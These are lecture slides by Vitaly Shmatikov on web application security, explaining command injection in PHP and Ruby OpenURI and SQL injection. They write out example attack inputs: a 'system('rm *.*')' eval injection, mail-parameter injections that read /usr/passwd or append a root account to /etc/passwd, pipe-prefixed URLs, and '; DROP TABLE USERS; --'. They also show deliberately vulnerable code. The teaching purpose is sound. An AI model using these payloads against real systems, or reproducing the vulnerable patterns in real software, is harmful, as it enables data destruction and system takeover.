




WEB APPLICATION SECURITY

VITALY SHMATIKOV

Server Side of a Web Application

Interacts with back-end databases and other servers providing third-party content



Dynamically generates and outputs HTML for users
Content from many different sources, often including users themselves
(social networks, photo sharing, blogs...)

PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Access form data via global arrays `$_GET`, `$_POST`, ...
- Can intermingle static HTML and code to dynamically generate content

`<input value= <?php echo $myvalue; ?> >`

- Can embed variables in double-quote strings

`$user = "world"; echo "Hello $user!";`

or `$user = "world"; echo "Hello" . $user . "!";`

Command Injection in PHP

Server-side PHP calculator at victim.com:

```
$in = $_GET['val'];  
eval('$op1 = ' . $in . ');');
```

Value of "val" parameter taken from the URL and used as part of a system command

Good user calls <http://victim.com/calc.php?val=5>

URL-encoded

Evil user calls [http://victim.com/calc.php?val=5;system\('rm *.*'\)](http://victim.com/calc.php?val=5;system('rm *.*'))

calc.php executes `eval('$op1 = 5; system('rm *.*');');`

More Command Injection in PHP

Typical PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

```
http://yourdomain.com/mail.pl?  
email=hacker@hackerhome.net&  
subject=foo < /usr/passwd; ls
```

Attacker posts

or

```
http://yourdomain.com/mail.pl?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:/bin/sh"> >/etc/passwd; ls
```

Ruby's OpenURI

easy-to-use wrapper for http, https, ftp



```
open(params[:url])
```

What if URL is "| ls"?

If it starts with a pipe, Ruby executes it. Remote code execution!

What if URL is "/etc/passwd"?

That's a valid URL, Ruby calls Kernel.open. Read any file on the system!

```
open(params[:url]) if params[:url] =~ /^https://
```


Side note: writing a correct regex check is very hard

Does this check work?

What if URL is "|touch n;\nhttps://url.com"? Still remote code execution.

Every Input, Every Time

*Every input from the client (URL, request, etc.)
is potentially malicious*



SQL

Widely used database query language

Fetch a set of records

```
SELECT * FROM Person WHERE Username='Vitaly'
```

Add data to the table

```
INSERT INTO Key (Username, Key) VALUES ('Vitaly', 3611BBFF)
```

Modify data

```
UPDATE Keys SET Key=FA33452D WHERE PersonID=5
```


Query syntax (mostly) independent of vendor

Typical Query Generation Code

```
$selecteduser = $_GET['user'];  
$sql = "SELECT Username, Key FROM Key " .  
        "WHERE Username='$selecteduser'";  
$rs = $db->executeQuery($sql);
```

What if 'user' is a malicious string that changes the meaning of the query?

Typical Login Prompt



A screenshot of a standard Windows-style authentication dialog box. The title bar reads "Authentication Required" and includes standard window controls (minimize, maximize, close). The main area features a blue question mark icon on the left. To its right, the text "Enter username and password for http://iweb.local" is displayed. Below this, there are two input fields: "User Name:" containing the text "smith" and "Password:" containing a series of asterisks "*****". At the bottom, there are two buttons: "OK" and "Cancel".

Authentication Required


Enter username and password for http://iweb.local

User Name: smith


Password: *****

OK Cancel


User Inputs Becomes Part of Query



Normal Login



Malicious User Input



A screenshot of a Windows-style dialog box titled "Authentication Required". The dialog box has a standard title bar with a maximize button and a close button. Inside the dialog, there is a blue question mark icon on the left. To the right of the icon, the text "Enter username and password for http://iweb.local" is displayed. Below this, there are two input fields. The first field is labeled "User Name:" and contains the text "; DROP TABLE USERS; --" in red. The second field is labeled "Password:" and contains ten asterisks "*****". At the bottom of the dialog, there are two buttons: "OK" and "Cancel".

Authentication Required


Enter username and password for http://iweb.local

User Name: ; DROP TABLE USERS; --


Password: *****

OK Cancel

